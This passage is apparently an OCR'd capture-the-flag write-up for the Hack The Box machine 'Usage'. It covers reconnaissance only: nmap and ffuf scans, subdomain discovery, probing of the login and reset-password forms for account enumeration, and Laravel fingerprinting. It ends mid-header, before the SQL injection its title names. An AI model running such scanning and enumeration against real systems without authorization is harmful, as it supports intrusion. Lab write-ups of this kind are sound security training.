HTB - Usage - SQLi & & 7zip

IP : 10.10.11.18

```
nmap -p- --min-rate 10000  -sS -sV -sS -A 10.10.11.18 -Pn
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://usage.htb/
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Subdomain Fuzz - TCP 80

Given the use of domain based routing (or virtual hosts), I'll use `ffuf` to scan for any subdomains of `usage.htb` that respond differently from the default case:

```
oxdf@hacky$ ffuf -u http://10.10.11.18 -H "Host: FUZZ.usage.htb" -w
/opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
```

```
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.18
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-
top1million-20000.txt
 :: Header           : Host: FUZZ.usage.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

admin                   [Status: 200, Size: 3304, Words: 493, Lines: 89,
Duration: 617ms]
:: Progress: [19966/19966] :: Job [1/1] :: 464 req/sec :: Duration:
[0:00:43] :: Errors: 0 ::
```


It finds `admin.usage.htb`. I'll add these to my `/etc/hosts` file:

```
10.10.11.18 usage.htb admin.usage.htb
```

usage.htb - TCP 80


Site

The site offers a login form:




At the top, the three links lead to this login form (`/index.php/login`), the registration form (`/index.php/registration`), and `http://admin.usage.htb/` .

There's also a "Reset Password" link (`/forgot-password`) that leads to a form that asks for an email address:




If I enter an email that doesn't exist:




Email address does not match in our records!

If after registering I enter that address:




We have e-mailed your password reset link to 0xdf@usage.htb

The registration form takes a name, email, and password:


Register

Name	oxdf
E-Mail Address	oxdf@usage.htb
Password	•••••••••

Registering redirects to the login page, and logging leads to a page with some posts on it:



Logged In Successfully

Featured Blogs

- ### Unraveling the Significance of Server-side Language Penetration Testing

  In the intricate realm of cybersecurity, server-side language penetration testing emerges as a beacon of vigilance, illuminating the path towards fortified digital landscapes. By delving into the inner workings of these languages, security experts uncover hidden vulnerabilities that could potentially serve as gateways for cyber threats. Such proactive measures, collectively termed penetration testing, empower organizations to preempt

- ### Fortifying Digital Bastions: The Power of Server-Side Language Penetration Testing

  In the realm of digital warfare, where lines of code replace traditional battlegrounds, server-side language penetration testing emerges as a potent arsenal, fortifying the ramparts of cybersecurity. This strategic approach involves dissecting the inner workings of web applications foundational languages, seeking vulnerabilities that could become Achilles heels.

- ### Codebreakers of the Digital Age: Demystifying Server-Side Language Penetration Testing

  In the enigmatic world of cybersecurity, server-side language penetration testing stands as a modern-day cryptanalyst, deciphering the intricate codes that underpin web applications. This intricate process involves unraveling the syntax and semantics of server-side languages, exposing vulnerabilities that could be exploited by adversaries. Just as cryptographers crack ciphers, security experts embark on a journey of simulated attacks, peeling back layers of code to reveal hidden weaknesses.

- ### Navigating the Digital Frontier with Laravel PHP: A Primer


  In the vast landscape of web development, Laravel PHP shines as a guiding star, illuminating the path towards streamlined and elegant solutions. Laravel, a popular open-source PHP framework, empowers developers with a toolkit that marries simplicity and sophistication. Its intuitive syntax and extensive feature set enable rapid application development, transforming complex coding tasks into graceful choreography.

These posts seem AI generated, full of buzz words and not much meaning. It does mention Laravel PHP.

Tech Stack


I’ve already noticed that the URL path’s contain `index.php`. Before seeing that, I could also just guess at `index` extensions and find that the login form loads as `/index.php` as well.

The 404 page is the classic Laravel default 404 page with grey text on a blue background:



404 | NOT FOUND

If I didn't recognize that, searching for some of the HTML shows some Laravel related pages:



<div class="px-4 text-lg text-gray-500 border-r border-gr

Stack Overflow
https://stackoverflow.com › questions › how-do-i-fix-41...

How do I fix "419 - Page expired" error in a Laravel 8 test?

When I manually try the form, it works perfectly. It's only when called by Laravel's test infrastructure that I get the 419 error. How can I ...

GitHub
https://github.com › firefly-iii › firefly-iii › issues

Data Importer: "500 Server Error" with Firefly III v6.1.17 #8977

Jun 16, 2024 — You can't connect to the Data Importer due to **404's** or authentication issues. If you run into an issue like this, please start a discussion ...

CardinalStone
https://e-dividend.cardinalstone.com › ...

Untitled

... **div** class="relative flex items-top justify-center min-h-screen bg-gray-100 ... **class="px-4 text-lg text-gray-500 border-r border-gray-400 tracking-wider** ...


Laracasts
https://laracasts.com › discuss › channels › laravel › how...

How to avoid 419 unknown status issue for PUT ?

The 419 error occurs when you forget the CSRF token and **not** when you are using a PUT method instead of a GET method.

Missing: ~~404~~ | Show results with: 404

And with that I can confirm it:



laravel default 404 page

Laravel Daily
Laravel API 404 Response: Return JSON ...

Stack Overflow
php - Laravel 5.7 error 404 handling ...

Stack Overflow
php - Laravel default error p...

Stack Overflow
php - Laravel default error pages are ...

Stack Overflow
Laravel PHP Error 404 not found in ...

The HTTP response headers also set cookies that show Laravel:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: close
```

```
Cache-Control: no-cache, private
Date: Fri, 12 Jul 2024 17:40:25 GMT
Set-Cookie: XSRF-
TOKEN=eyJpdiI6Ilp0dFdYZXpqenVTSTMxN1k0aVZEMkE9PSIsInZhbHVlIjoiVHd4ZmtwUWp2U3
dMcklUVnVJQktnNVovN3R5TkFIZitlS0syS2haNGZaRm1ZWFVJRU1QRlN0US8rREY0ZEYxdS9tdU
YxM1hxRlRFbDBxWkxFbDBHb0syYTV6bkcya0VsQVBuVEdIeUg5VlFlam1lZGxwQSsxNEcvUDhnTW
